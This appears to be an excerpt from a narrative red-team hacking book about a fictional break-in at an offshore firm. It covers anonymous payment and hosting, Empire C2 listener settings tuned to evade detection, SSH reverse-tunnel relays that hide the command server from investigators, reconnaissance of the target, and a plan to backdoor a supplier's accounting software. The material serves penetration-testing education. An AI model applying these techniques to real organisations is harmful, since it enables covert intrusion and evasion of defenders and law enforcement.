A *hacker's tale* breaking into a *secretive offshore* company

How to...

HACK LIKE A LEGEND

Sparc FLOW

www.hacklikeapornstar.com

How to Hack Like a LEGEND

A hacker's tale breaking into a secretive offshore company

Foreword

This is the story of one hacker who met his match in the form of machine learning, behavioral analysis, artificial intelligence, and a dedicated SOC team while breaking into an offshore service provider. Most hacking tools simply crash and burn in such a hostile environment.

What is a hacker to do when facing such a fully equipped opponent?

In this new edition, we cover step-by-step tricks and techniques to circumvent next-generation security vendors that gracefully sponsor the many big shot hacking conferences, including *Unmanaged* PowerShell, C# *Reflection*, DKIM signatures, *Kerberoasting*, terminating protected processes and many more essential tips for hackers and red-teamers alike.

Better buckle up, this is going to be one hell of a ride!

This book's edition assumes prior knowledge of basic Windows principles such as NTLM, pass-the-hash, Windows Active Directory, group policy objects and so forth. If you are scantly comfortable with these concepts, I strongly encourage you to first read *How to Hack Like a Pornstar* (*http://amzn.to/2iwprf6*) or *How to Hack Like a God* (*http://amzn.to/2iwA3KX*) before taking on this book.

Important disclaimer

The examples in this book are entirely fictional. The tools and techniques presented are open-source, and thus available to everyone. Investigators and pentesters use them regularly in assignments, but so do attackers. If you recently suffered a breach and found a technique or tool illustrated in this book, this neither incriminates the author of this book in any way, nor implies any connection between the author and the perpetrators.

Any actions and/or activities related to the material contained within this book is solely your responsibility. Misuse of the information in this book can result in criminal charges being brought against the persons in question. The author will not be held responsible in the event any criminal charges are brought against any individuals using the information in this book to break the law.

This book does not promote hacking, software cracking, and/or piracy. All of the information provided in this book is for educational purposes only. It will help companies secure their networks against the attacks presented, and it will help investigators assess the evidence collected during an incident.

Performing any hack attempts or tests without written permission from the owner of the computer system is illegal.

Content table

Starting blocks

“When I'm in the starting gate, it's just me and the hill.”

Mikaela Shiffrin

If you have ever attended renowned security conferences, be it Black Hat, Hack in The Box or RSA, you’ve probably witnessed the endless parade of sponsors flashing their latest “cyber” products in the same way Hollywood pushes its summer blockbusters: large ads in subway stations, models at the company booth, glamorous night events and champagnes soirées... It’s no wonder that some people finally give in and agree to listen to their notoriously intense pitches about cyber attacks, cyber awareness, cyber threat hunting, and the many other “cyber” buzzwords that I can hardly write down with a straight face[1].

The corporate IT security market is starving.

In recent years, hundreds of innovative companies have flourished, each one making increasingly grandiose claims about their abilities to detect and block unknown threats and undisclosed vulnerabilities. Granted, only a handful of these new players actually offer refreshing solutions to age-old security questions (e.g., What are my critical resources? Who can access them? How many admins are there? What is considered normal traffic? What should be flagged as suspicious activity?). However, the careful hacker should note that the majority of this so-called “cyber-crap” has a pretty decent chance of detecting an off-the-shelf obfuscated PowerShell command[2] or Meterpreter executable freshly generated on a standard Kali machine.

Understand that in an effort to maximize the time to market and produce the “next big hit” in security, many vendors have simply opted for a short-sighted and narrow approach: they greatly optimize their tools to flag the most commonly used penetration testing tools: PS Empire, Nishang[3], Metasploit, Mimikatz, etc. It is a deceitful tactic that delivers quick results during short *proofs of concept* conducted by low-grade pentesters, while being just enough to impress CISOs and other decision-makers during a 30-minute demo.

In developing their “next-gen” tools, these vendors often opt for glamorous buzzwords like *machine learning, artificial intelligence,* and so on[4]. However, more often than not, their approach, at its core, relies on some form of **plain old signature matching** drawn from learning datasets heavily based on open source penetration testing tools**.** Of course, far too many people are now familiar with the signature model and its limitations when facing a new malware strain, so new vendors who want to get a bite of the market share have had to revamp their marketing techniques—hence the invention of a new cyber buzzword almost every week.

You may not deal with these newcomers when hacking your next target, but they are slowly taking over the corporate market share. Given the ever-growing number of publicly shamed companies that succumb to yet another trivial hack, executive management is increasingly pushing IT teams to address current security issues in unreasonable time frames.

When facing these tight deadlines, CISOs would rather buy an expensive cyber black box that ticks off all the fancy buzzwords making headlines than take a few years to rationalize the internal network traffic, set up segregated zones, enforce best admin practices, deal with those VIPs, hunt down bad IT and business habits, and so on.

As hackers, we need to preemptively deal with these new defense lines in the company's network and start changing some of our old hacking habits.

There was a time when security products were more civilized. If you drop a malware and it gets flagged, the antivirus would simply remove it and hand you the ball to try again.

However, the majority of new tools are playing dirty. When they register a suspicious event (e.g., blacklisted domain, odd network packet, uncommon IP address, process injection, etc.), they let it continue its course but silently raise an alert and wait for the operator to hit the panic button.

If you get caught in your automated mode of dropping a PowerShell Empire agent, port scanning and mass-Mimikatz execution—just like you did in the old days—you will be busted harder and faster than a drug dealer waiving his cocaine stash at a police officer.


Alright, maybe that's not completely true right now because, let's face it, not every company has the resources to deploy machine learning tools and complicated endpoint security. Just keep in mind that Microsoft is working tirelessly on incorporating increasingly complex security features into its new Windows releases (more on that later) so these consequences will become increasingly likely. Soon, any company wishing to leverage machine learning power to secure their systems would only need to activate a license on their corporate dashboard, push a script on machines—and voilà! They've got complete coverage in just a few days as opposed to the couple of months currently needed by some products.

You see where I am going with this, right? In this *How to Hack Like a Legend* edition, we will cover new and shiny techniques to fly under the sophisticated radars of this new category of tools. We will attempt to hack one of these rumored golden companies with a dedicated security team, machine learning tools, and all the goodies that generously sponsor all big-shot conferences, from Black Hat to RSA[5].

Before starting with offensive matters and practical attacks, however, let’s first set the scene and describe a crucial component of every hacking job: the hacking infrastructure.

Bending but never breaking

If you had the opportunity to read *How to Hack Like a Pornstar* (http://amzn.to/2iwprf6), and *How to Hack Like a God* (http://amzn.to/2iwA3KX), you will already be pretty familiar with the usual hacking infrastructure we rely on to hide our identity:



We connect to a public Wi-Fi hot-spot to access TOR or a VPN service in a somewhat neutral country, through which we rent a virtual private server (VPS) paid in Bitcoin[6], which we use to launch all attacks against our target. I skip the details about using Bitcoin and Zcash to achieve an acceptable level of pseudo-anonymity as this is a subject in its own right and is covered extensively in a number of online articles (*e.g.*, http://bit.ly/2HVcEKV).

This layering of services, combined with a couple of common-sense rules—for instance, not checking your personal Twitter/Facebook through this platform—should provide all the anonymity one needs to hack with peace of mind. For a more in-depth description of how to set up this platform and all the basic principles to follow, I encourage you to read chapter one of *How to Hack Like a Pornstar* (http://amzn.to/2iwprf6).

All in all, this setup is great for a one-time job, but as soon as you start chaining targets, you will inevitably feel the weight of this architecture.

For each new target, we need to build a dedicated attacking server by downloading and configuring our favorite tools, setting up listeners, configuring payloads, etc. Moreover, not all hosting providers offer the flexibility of big cloud services like Amazon and Google Cloud, so it may not be possible to simply clone machines or build a standard image that we can replicate.

The reason we need to take extra precautions is because we simply cannot run the risk of having the same IP address attack Bank_A and Insurer_B[7]. That's the best way to attract the attention of some analyst who is desperately looking to brand a new hacker group with a catchy name like APT35 or FancyBear (*http://bit.ly/2ILHuHq*). Some hackers even go as far as building ephemeral relays using unsecured UPnP configurations on home networks to reduce their exposure (*Interesting talk at CanSecWest 2018 by @professor__plum http://bit.ly/2HY1sNB*).

More importantly, though, having one front server to launch all of our attacks necessarily makes it a single point of failure. All a company needs to do to block our supposedly advanced malicious payload that we spent weeks customizing is to blacklist the server's IP address. So much for an advanced attack.


Not to mention that the first analyst to spot our payload could simply attack the server back—think Denial of Service, bruteforce attack, remote code execution vulnerability in the exploit framework (Empire[8] or Metasploit), etc. For all their ingenious tricks and bragging about their security skills, very few hackers actually take the time to properly lock down their own Command and Control (C2) servers (take a look at the following links *http://bit.ly/2uQR60l* and *https://ubm.io/2Hi0SeM* for stories of vulnerabilities in popular remote access tools).

To avoid these issues, we will take the time to properly set up what some might call a "resilient hacking infrastructure". This environment will provide maximum flexibility and modularity by tying each independent brick of the infrastructure to an atomic operation of the attack.

If one operation gets busted—say, a brutal port scan using Nmap or Masscan[9]—other operations conducted in parallel (phishing) could carry on unscathed because they rely on separate bricks of the infrastructure. If an IP address tied to a particular reverse shell gets blacklisted, we could, in a matter of seconds, set up another functioning C2 listener with a new IP address—and without disturbing existing shells from other jobs or networks that are not subject to the blacklist.

To achieve this level of resiliency, we adhere to the following golden principle: *Every asset facing the internet should be easily disposable.*

Thus, in light of this new rule, when we revisit our earlier architecture, we can immediately see the need to dichotomize backend servers per function and add several public relays—preferably hosted on another service provider (I removed elements related to anonymity for simplicity):



These public relays (or redirectors) will be assigned public IP addresses (51.71.183.0/24 in the figure above) and will form the visible branch of the attacking infrastructure. Each of them simply forwards any traffic it receives to their related backend server through an encrypted **SSH** tunnel.

There's nothing better than an example to fully walk you through the process, so let's get on with it.

We start by setting up the reverse shell listener on the backend C2 server. Say, we opt for an HTTPs Empire listener[10] on port 8443[11]:

```
(Empire) > Listeners
[*] No active listeners

(Empire: listeners) > Uselistener http
```

While we are on the subject of listeners, keep in mind that we can and should customize each instance as much as possible to avoid easy traps laid down by signature matching algorithms:

- First and foremost, we are activating HTTPS by adding a self-signed SSL certificate, usually created during the installation of Empire[12]:

```
(Empire: listeners/http)> set Name https_1
(Empire: listeners/http)> set Host https://<PublicRelay_IP:8443>
(Empire: listeners/http)> set CertPath /root/Empire/data/
```

- Then introducing jitter to create some randomness in the beaconing pattern, thus avoiding simple behavioral analysis tools

```
(Empire: listeners/http)> set Jitter 0.8
```

- Changing the "DefaultProfile" variable to mimic a Google search request when fetching commands to execute, and therefore confusing potential security analysts. The "DefaultProfile" format follows this structure: GET request URI | User Agent | Header #1...

```
(Empire: listeners/http) > set DefaultProfile /search?
q=finance&oq=finance&aqs=chrome..69i57j69i6.309j0j,/search?
q=movies&oq=movies&aqs=chrome..69i57j69i6.309j0j,/search?
q=news&oq=news&aqs=chrome..69i57j69i6.309j0j,/search?
q=wallStreet&oq=wallStreet&aqs=chrome..69i57j69i6.309j0j,/search?
q=business&oq=business&aqs=chrome..69i57j69i6.309j0j|Mozilla/5.0
(compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like
Gecko|Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8|C
NID=124=WppqjiH1klL9oufPQLY0hI6uvNUkxiDSI0J2c8x1;CONSENT=YES+E

(Empire: listeners/http) > run https_1
```

As per this configuration, agents tied to this listener will poll C2 commands using the HTTPS protocol[13] with requests like **GET /search?q=finance&oq=finance&aqs=chrome..69i57j69i6.309j0j** or **GET /search?q=news&oq=news&aqs=chrome..69i57j69i6.309j0j**. They will also append classic HTTP headers like "**Cookie: ...**" and "**Accept: ...**" to further confuse security analysts[14].

Though the "Host" setting in the listener may be set to the fixed public relay's IP, we can freely override it later in the stager's code; after all, the whole point of this infrastructure is to use multiple domains and public IP addresses tied to the same listener instance.

Speaking of which—to tie any public relay to this newly configured C2 server, we must build a tunnel between the two machines. **SSH** offers a nice feature to do just that called "reverse port forwarding". It instructs the public relay to automatically forward all traffic received on a port (e.g., 443) to a port on our C2 server (e.g., 8443). The only catch is that, by default, **SSH** only allows forwarding local ports (i.e., 443 listening on the address 127.0.0.1) which is obviously no good. To be able to bind public ports (443 on the relay's public IP), we need to add the following directive to the **/etc/ssh/sshd_config** file:

```
#file /etc/ssh/sshd_config on the public relay

GatewayPorts yes
```

Once we restart the SSH server on the relay server, we can go back to the C2 server and launch the following command to establish the tunnel:

```
root@C2Server:~# ssh -nNT -R 443:0.0.0.0:8443 <publicRelay_ip>
```

Now every packet coming to the port 443 on the public relay will be sent through the encrypted tunnel to the address <C2Server_private_ip>:8443 where our Empire/Meterpreter listener is located. Thus, the C2 server is only reachable through this one port that is open on another server. In fact, it does not even need a dedicated public IP address since the tunnel is built using an outgoing **SSH** connection through the hosting provider's gateway. Such is the beauty of reverse port forwarding.

Rinse and repeat for the phishing redirector, except this time, instead of an Empire Listener, we will have an Apache server delivering a legit-looking website (more on that later).

As you can see, the redirector's sole purpose is to channel encrypted traffic (HTTPs in this case) to the C2 server. No data is stored and no information transits in clear text in the relay machine. The first hosting provider is oblivious to any attack going on, and even if they choose to cooperate with law enforcement or the target's analyst team, they can only give them the second hosting provider's gateway (used by the C2 server to establish the SSH tunnel) which will not get them very far in the investigation process, nor provide powerful leverage over the second hosting provider.

If we lose one of our redirectors or would like to use another regional IP address instead (such as China, Singapore, etc.), we can simply spawn a new pubic relay in a new continent (or another hosting provider). One **SSH** command later, we have an operating new front end with a dedicated public IP address and domain name! Scalability at its best!

Any virtual private server (VPS) provider will give you the option of having public IP addresses, but maybe not in all geographical regions—hence the need to diversify your assets. Domain names, however, are up for the choosing. We will deal with this particular step in a dedicated chapter since it does require some special attention.

Finally, we set up another VPS server for direct aggressive attacks: **Nmap** scans, probing for vulnerabilities in the target's web applications, etc. We do not want these high-risk packets to be picked up by monitoring devices, betraying our C2 shells in the process[15].

All of these machines can host whatever operating system you feel most comfortable with: Ubuntu, Red Hat, Windows, etc. If you get enough CPU, you could even virtualize a Kali if your heart is set on it, but you will quickly realize that we will not need many off-the-shelf tools for this particular scenario, so a good old Ubuntu will do just fine.

Note

In the first draft of this book, I suggested the option of subscribing to AWS, Azure or Google Cloud to host our public relays. They offer cheaper computing power, powerful APIs, access to wider geographical regions and they add a certain level of credibility to our public IP addresses.

The only issue is that these providers ask for a credit card number to complete registration. Not the most privacy-friendly option.

There used to be an easy way around this restriction using prepaid virtual cards. Services like Cryptopay, Bitwala and Wirex, for instance, allowed people to order virtual VISA cards paid in Bitcoin without performing identity checks (usually for a total of expenses up to $1000).

Using these cards, one could leverage Bitcoin's pseudo-anonymity on any e-commerce website and take advantage of AWS, GCloud and Azure without compromising their identity.

However, on January 5th 2018, and with no advance warning, VISA announced that it had terminated all cards produced by WaveCrest, the main debit card issuer used by most Bitcoin prepaid virtual card services. The announcement should serve as a gentle reminder of the increasingly authoritarian and centralized world we live in.

While most virtual card services are still struggling to find an alternative card provider, one or two services have managed to survive due to their partnerships with smaller card providers (*http://bit.ly/2IEVq5L*). However, the only one I could find that does not require ID verification (up to $3000) is http://prepaidcloud.tech, but I find it impossible to trust a payment website that does not even implement basic https security—it's 2018 for crying out loud!

It seems the best we can do now is follow the matter closely and hope that the virtual card business finds a way to reestablish its services.

Scream, aim, fire!

Now that have we properly set up our hacking infrastructure, let’s discuss our target for this hacking exercise.

We are going after G&S Trust, a niche company that specializes in the offshoring business. They help the wealthiest 1% create shell companies in various parts of the world to manage and optimize their asset allocation and revenue streams. What you and I would bluntly call tax evasion is stretched into a whole sentence of obscure financial jargon that makes it sound like an innocent Sunday hobby.

Buckle up people, we are about to embark on a hacking journey that will take us as far as the Seychelles islands, Cyprus and other tax havens!

Quick, what is the first thing that pops into your head when thinking about penetrating a company’s defenses? Please do not say Nmap…

Exactly, phishing!

I used to challenge people to name companies that were breached without the help of some form of email scamming, but since the Equifax hack[16], WannaCry debacle[17] and NotPetya fiasco[18]—all of which involved a lack of patching and a defective network segmentation—I tend to refrain from openly raising the question.

Regardless, if you are looking for the surest way to breach a specific company—as opposed to casting a wide net to catch low-hanging fruits—phishing is the go-to attack strategy. It exploits a basic human weakness: boredom at work coupled with the infamous see-link-click-link syndrome.

It may seem like an easy endeavor because of its over-popularization by the media and, let’s be honest, security veterans, but sending a **clean** and undetected phishing campaign requires hard work and meticulous preparation.

Before diving into technical details, let’s first gather a bit of information about G&S Trust. Their main website (www.gs-corp.com) states that G&S Trust has around fifteen senior partners, spread across five geographic locations: Cyprus, Seychelles, Hong Kong, Malta and, very recently, Singapore.

We can always use this pretense in our phishing email. For example, a new IT feature deployed in Singapore, IT problems due to new offices, latency in email services, etc.

The main issue we may presently face, however, is the small number of potential targets. Fifteen senior executives, plus probably one or two accountants per country, barely brings our total to twenty-five. We cannot be sure of the total count since we struggle to find employees on LinkedIn (or any other platform) who are currently working for G&S Trust. This is understandable given the company's line of work and obvious need for secrecy.

This puts us in a minor predicament. Phishing is, after all, a numbers game. The more targets we have, the more flexibility we gain. Fifteen people (plus some accountants and analysts that we have trouble finding) is a seriously small target. It doesn't give us much room for testing, much less failure. Furthermore, when you think about it, it's not like we can breach the company's network by sending a trapped attachment to senior executives who spend most of their time working on an iPhone from the airport's VIP lounge.

Note on state actors and phishing

State actors have been known to only target one or two responsive employees and fingerprint their environment through multiple phishing emails containing attachments; which version of Office are they running, what is their default browser? After a period of reconnaissance, they finally send the coup de grace in the form of another email, this time with a tailored exploit designed to take advantage of vulnerabilities in their environment.

I will digress a bit, but it kind of reminds me of those veteran pentesters who loudly proclaim on social media and drunkenly declare at DEF CON parties that "*hacking is easy. You just need to drop a USB Rubber Ducky*[19] *in a parking lot and wait for shells to pour in. Haha.*" Right. Maybe that was true twenty-five years ago, back when you could dial-in into an electric main grid over Telnet with “root/root”, but those days are long over.


I am not saying that dropping USB keys (provided one cares to mail them, use a mule, or personally drop them) does not work anymore[20]. It still does to some extent. However, arguing that it is an easy and foolproof method is not sensible or helpful. Hacking is not easy, nor is it difficult. It depends on the company’s context. How seriously does it take security? Which processes and technologies does it rely on? How does it handle day-to-day incidents? How great is its exposure to opportunistic attacks?

In any case, back to G&S Trust. Let’s leave this phishing thing aside for now[21] as a kind of last-resort weapon if everything else fails and focus on searching for another entry point—hopefully a vulnerability on some of their internet-facing applications, perhaps? Let’s dig into that.

Reminder

As stated in the previous chapter, all the following direct probes are sent through the FrontGun server, either through a proxychains tunnel or commands executed directly on the server.

The main website is hosted by a third party as illustrated in the WHOIS look-up below[22]:




```
Queried whois.arin.net with "n 50.28.34.195"...

NetRange:       50.28.0.0 - 50.28.127.255
CIDR:           50.28.0.0/17
NetName:        LIQUIDWEB
NetHandle:      NET-50-28-0-0-1
Parent:         NET50 (NET-50-0-0-0-0)
```

We will not even bother looking for vulnerabilities on this one. We are trying to breach the company’s network, not that of its hosting provider.

To find other websites and applications belonging to G&S Trust, we can rely on traditional subdomain enumeration using dns-recon, but there is a much more efficient tool to uncover obscure subdomains linked to a company’s name: https://censys.io.

Censys is an academic project created by the University of Michigan that routinely scans the internet, gathering information like open ports, HTTP banners, etc. In that respect, it is no different than Shodan. Here is where it gets interesting, though. Censys also indexes SSL certificates, namely the CN field that specifies alternative subdomains covered by the same certificate.

For example, a simple search for **gs-corp.com** reveals a rich set of sub-domains:



censys gs-corp.com ABOUT BLOG

IPv4 Hosts Top Million Websites Certificates

Filter by Tag:
CT: 79
Google CT: 79

OU=Domain Control Validated, CN=gs-corp.com
GlobalSign Domain Validation CA - SHA256 - G2
2017-01-01 – 2020-01-19
mytaxadvice.gs-corp.com, mail.gs-corp.com, owa.gs-corp.com, ...
parsed.names: gs-corp.com

While Censys is a great tool to find the more complicated and uncommon subdomains (e.g., mytaxadvice.gs-corp.com) that will likely be missed by traditional enumeration tools like DNS Recon[23], it is always good practice to take the best of both worlds (censys and dns-recon) to draw the most accurate picture possible.

You can download a small script (*http://bit.ly/2GRguWj*) form this book’s Github that queries Censys’s API and cleans up the result nicely. It requires a free Censys API key, which is available at their main website:

```
root@FrontGun:~# python censys_search.py gs-corp.com
[+] Connecting to Censys
[+] Parsing results
[+] 5 unique domains

mytaxadvice.gs-corp.com
career.gs-corp.com
mail.gs-corp.com
owa.gs-corp.com
www.gs-corp.com
```


Isn’t that depressing? I know that G&S Trust is niche company, but there are local bloggers with more websites than that. In case we have missed any website, we fire subsequent search requests blindly, aiming at other potential top-level domains, or name variations, such as .net, .org, gs-trust.com, gs-foundation.com, etc., but nothing gives. We end up with the following list:

- mytaxadvice.gs-corp.com
- career.gs-corp.com
- mail.gs-corp.com
- owa.gs-corp.com
- www.gs-corp.com
- gstrust-foundation.org

Some of these websites could be hosted by third parties and others by G&S Trust itself, so just like before, we inspect the network owner to shed light on the asset's physical location.

I put together a handy python script that does the job (*http://bit.ly/2FUFEpH*). It loops through multiple WHOIS calls and extracts relevant information in a readable Excel file:

```
root@FrontGun:~# python query_whois.sh domains.txt| column -s"," -t
```



```
www.gs-corp.corp          liquidweb     58.28.0.0        -  58.28.127.255    us
career.gs-corp.corp       liquidweb     58.28.0.0        -  58.28.127.255    us
mytaxadvice.gs-corp.com   liquidweb     58.28.0.0        -  58.28.127.255    us
gstrust-foundation.org    google-cloud  104.196.0.0      -  104.199.255.255  us
mail.gs-corp.com          GS-TRUST      182.239.127.137  -  182.239.127.145  hk
owa.gs-corp.com           GS-TRUST      182.239.127.137  -  182.239.127.145  hk
```

Only the webmail (mail.gs-corp.com and owa.gs-corp.com[24]) seems to be located within the company's IP range: **182.239.127.137 - 182.239.127.145**. Other web applications, (e.g., career.gs-corp.com) are hosted by cloud providers like LiquidWeb and Google Cloud.

We try playing with the webmail interface, looking for hidden directories, injecting special characters here and there—basically, we try every classic web technique, but who are we kidding? Unless we dig out a 0-day on the official Outlook WebApp 2016, we are not getting in[25].

An Nmap scan looking for reachable services on the whole IP range owned by G&S Trust returns no significant results (-sV displays the service's version, -p- scans the complete 65535 ports):

```
root@FrontGun:~# nmap -p- -sV 182.239.127.137-145
Starting Nmap 7.01 ( https://nmap.org )
Nmap scan report for 182.239.127.139
Host is up (0.023s latency).
Not shown: 65535 filtered ports

Nmap scan report for 182.239.127.139
Host is up (0.023s latency).
Not shown: 65534 filtered ports
PORT    STATE  SERVICE
```

```
443/tcp open   https
[...]
```


Let’s take a moment to recap. We are targeting a small company of maybe fifteen to twenty-five people. They have one webmail on the internet, four websites hosted by third parties, and nine allocated IP addresses, all of them hardly exposing any service. Did I bum you out yet or should I keep going?

When facing a target so small that even Google has trouble indexing their websites, you should always pause for a few seconds and think about the big picture. G&S Trust is not an island lost in the big blue sea that is the internet. They must have multiple interactions with many vendors, business partners and contractors to function properly in today’s economic world. It is not called the World Wide Web for nothing.

So yes, G&S Trust might be immune to most of our attacks because they made it their mission and business model to stay off the grid, but what about their business partners? I am not suggesting that we hack Microsoft or Apple to get inside this small company, no matter how many billions of dollars they bury in tax shelters. Surely, they must have “weaker” and more exposed partners that we can infiltrate and use as a trampoline to bounce onto their internal network.

We go back again to our reconnaissance phase and scrape together every piece of news about G&S Trust that might disclose business partners or technologies that they use. We’re looking for information on HR software, recent mergers and acquisitions, accounting software, senior partners’ background, etc. [26].


Companies unknowingly divulge a significant amount of information about their internal gears—probably more than intended. Take job descriptions, for instance. We gain a trove of data simply by looking at an old job offer posted G&S Trust on a popular hiring website (interesting list to check out at *http://bit.ly/2q97bd5*).


Required Experience

- Supporting significantly Windows 8.1 and 10 desktops/Surface Pro
- Basic smartphone/tablet support
- Experience working with Cisco and Juniper firewalls
- Basic knowledge of SQL Server 2012
- Outlook support / Changing Exchange Passwords
- Audio/Video (projectors/microphones/sound) support
- Skype for Business support

From this alone, we are able to figure out that G&S Trust only uses Windows 8.1 and 10 computers, works mainly with SQL Server databases 2012, and installed Juniper and Cisco Firewalls. While this might not help us get in directly (unless we use some form of social engineering), it might provide valuable insight once inside the network.

Of the two LinkedIn profiles of former employees we found, both of them seem to mention more or less the same obscure “skills” related to the corporate finance world:



Corporate Finance · 5

[redacted] and 4 connections have given endorsements for this skill

SAP · 5

[redacted] and 4 connections have given endorsements for this skill

[redacted] is also good at...

Strat Accounting · 4

Financial Modeling · 3

Auditing · 3

A quick Google search reveals that the “Strat Accounting” skill mentioned in the figure above is in fact a software product owned and maintained by Strat Jumbo Inc., a multi-national development company.

Strat Jumbo specializes in developing financial products, ranging from SWIFT connectors on servers to workstation tools, like Strat Accounting, which is used by our financial employees at G&S Trust.

Do you smell that?

That’s the smell of a very tempting yet dangerous idea that starts to take shape somewhere in the darkness of our minds.

Since G&S Trust is so tightly locked down—from the outside, at least—how about targeting the much bigger fish, Strat Jumbo, which is a business we do not care about but could give us free access to G&S Trust’s network?

I doubt that Strat Jumbo is directly connected to G&S Trust’s internal network. They are a software development company, not a strategic business partner. The more likely scenario we could imagine is to infiltrate Strat Jumbo’s corporate network, locate Strat Accounting’s code repository, and then plant a backdoor that gets triggered next time G&S Trust updates their accounting software on workstations.

To execute this strategy, we’ll have to carefully design this backdoor to ensure it does not infect half the planet and cause mayhem, of course, but it certainly is a tried and true technique that has proved its efficacy throughout the last decade[27].

Some of you, however, may now be wondering how this technique is different from phishing, which most of the time tends to yield the same result: executing payloads like reverse shells on a sizable number of workstations.

One word: trust.

Instead of shipping the payload in an email that goes through thirty-six security hoops before landing on the user’s workstation, our payload is delivered by a trusted and a verifiable emissary: Strat Jumbo. If the antivirus flags our email attachment, an investigation is usually prompted, security analysts are called and sometimes the issue escalates to the chief information security officer (CISO).

On the other hand, if the antivirus flags the accounting software that has been used for the last ten years, it takes just one call to the IT admin team and the antivirus is either disabled or an exclusion list is created to spare the software. How’s that for a preferential treatment...


Pitching a curveball

Now that we have our theoretical scenario in mind, we can start the same dance all over again, i.e., digging out as much information as possible on Strat Jumbo using Google, Github, LinkedIn, Twitter, Shodan—all the classics[28].

Strat Jumbo Inc. is a London-based company with around 800 employees (mainly back-end programmers) spread across ten countries. This is a company with enough potential targets to ensure a significant ROI should we conduct a phishing campaign. We can already imagine seductive topics for such a crowd: a new framework plugin, a corporate poll: NodeJS vs Java, beta access to a new IDE, and so forth.

However, before drafting the phishing email, let's take a brief look at their internet-facing assets. The idea is not to look for vulnerabilities—though we will not shy away from playing with some parameters here and there. The true purpose of such an operation is to simply see what their websites look like, which domain names they commonly use, what their color chart is like, etc.

We even exchange a couple of emails with the sales department who are easily reachable through their public contact form to acquire their email template (employee email format, signature, color chart, font, etc.):



[redacted]

to me

Hi

I noticed that you signed up with [redacted] but have yet to complete your business description.

I wanted to check in and make sure all your questions are answered, and that you're not having any problems.

Kind regards,
Marjory Shindler
Client Manager
T +44 (0)11 43690 27
STRAT JUMBO

